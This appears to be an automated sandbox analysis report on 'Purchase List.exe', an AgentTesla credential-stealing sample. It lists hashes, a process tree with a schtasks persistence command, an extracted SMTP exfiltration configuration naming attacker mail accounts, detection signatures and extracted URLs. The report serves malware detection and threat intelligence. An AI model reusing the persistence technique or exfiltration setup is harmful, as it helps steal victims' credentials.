ID: 358181
Sample Name: Purchase List.exe
Cookbook: default.jbs
Time: 07:32:26
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Purchase List.exe

Overview


General Information

Sample Name:	Purchase List.exe
Analysis ID:	358181
MD5:	e4cf61f665f6162…
SHA1:	fae35b4255e8d21.
SHA256:	902e08a184d5a0..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- Purchase List.exe (PID: 7028 cmdline: 'C:\Users\user\Desktop\Purchase List.exe' MD5: E4CF61F665F6162275D903AE9704AB4B)
  - schtasks.exe (PID: 3476 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\fjbxiXhL' /XML 'C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Purchase List.exe (PID: 5744 cmdline: C:\Users\user\Desktop\Purchase List.exe MD5: E4CF61F665F6162275D903AE9704AB4B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "FTP Info": "admin@estagold.com.myestagold202584mail.estagold.com.mybmathena@accesesdata.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.649771103.000000000267 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.901634669.0000000002E8 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.901634669.0000000002E8 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000000.00000002.651016305.00000000038E 0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.649882945.00000000026F 4000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 5 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.Purchase List.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Purchase List.exe.3930820.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Purchase List.exe.26a1d80.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0.2.Purchase List.exe.3930820.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 3 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 4 2 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 4	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase List.exe	39%	Virustotal		Browse
Purchase List.exe	14%	Metadefender		Browse
Purchase List.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.Stelega	
Purchase List.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\fjbxiXhL.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\fjbxiXhL.exe	14%	Metadefender		Browse
C:\Users\user\AppData\Roaming\fjbxiXhL.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.Stelega	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.Purchase List.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://estagold.com.my	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/2	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/:	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/:	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/:	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0d	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-czL	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cnLog	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://mail.estagold.com.my	0%	Avira URL Cloud	safe	
http://www.fontbureau.comion	0%	URL Reputation	safe	
http://www.fontbureau.comion	0%	URL Reputation	safe	
http://www.fontbureau.comion	0%	URL Reputation	safe	
http://www.gagalive.kr/livechat1.swf?chatroom=inchat-	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.founder.com.cn/cnsha	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/r	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/r	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/r	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/j	0%	Avira URL Cloud	safe	
http://vHuoap.com	0%	Avira URL Cloud	safe	
http://https://OflDl889FuVaHuAjQFuC.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
estagold.com.my	103.6.196.156	true	true		unknown
mail.estagold.com.my	unknown	unknown	true		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Purchase List.exe, 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://estagold.com.my	Purchase List.exe, 00000004.00000002.902125065.0000000003200000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/2	Purchase List.exe, 00000000.00000003.637686010.000000000567C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Purchase List.exe, 00000000.00000002.649771103.0000000002671000.00000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/:	Purchase List.exe, 00000000.00000003.637595571.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0d	Purchase List.exe, 00000000.00000003.637894062.000000000567A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/2	Purchase List.exe, 00000000.00000003.637415865.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	Purchase List.exe, 00000000.00000003.637508439.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/(	Purchase List.exe, 00000000.00000003.637415865.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.sandoll.co.kr	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/-czL	Purchase List.exe, 00000000.00000003.637595571.000000000567C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Purchase List.exe, 00000000.00000002.649771103.0000000002671000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Purchase List.exe, 00000000.00000002.651016305.00000000038E0000.00000004.00000001.sdmp, Purchase List.exe, 00000004.00000002.900350877.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schooldb.inchat.kro.kr/	Purchase List.exe	false		high
http://www.apache.org/licenses/LICENSE-2.0	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com	Purchase List.exe, 00000000.00000002.655339355.0000000006882000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	Purchase List.exe, 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnLog	Purchase List.exe, 00000000.00000003.636133849.0000000005681000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://inchat.kro.kr	Purchase List.exe	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Purchase List.exe, 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/H	Purchase List.exe, 00000000.00000003.637595571.000000000567C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.estagold.com.my	Purchase List.exe, 00000004.00000002.902125065.0000000003200000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comion	Purchase List.exe, 00000000.00000003.648626317.000000000567A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.gagalive.kr/livechat1.swf?chatroom=inchat-	Purchase List.exe	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	Purchase List.exe, 00000000.00000003.637595571.000000000567C000.00000004.00000001.sdmp, Purchase List.exe, 00000000.00000003.637686010.000000000567C000.00000004.00000001.sdmp, Purchase List.exe, 00000000.00000003.637894062.000000000567A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
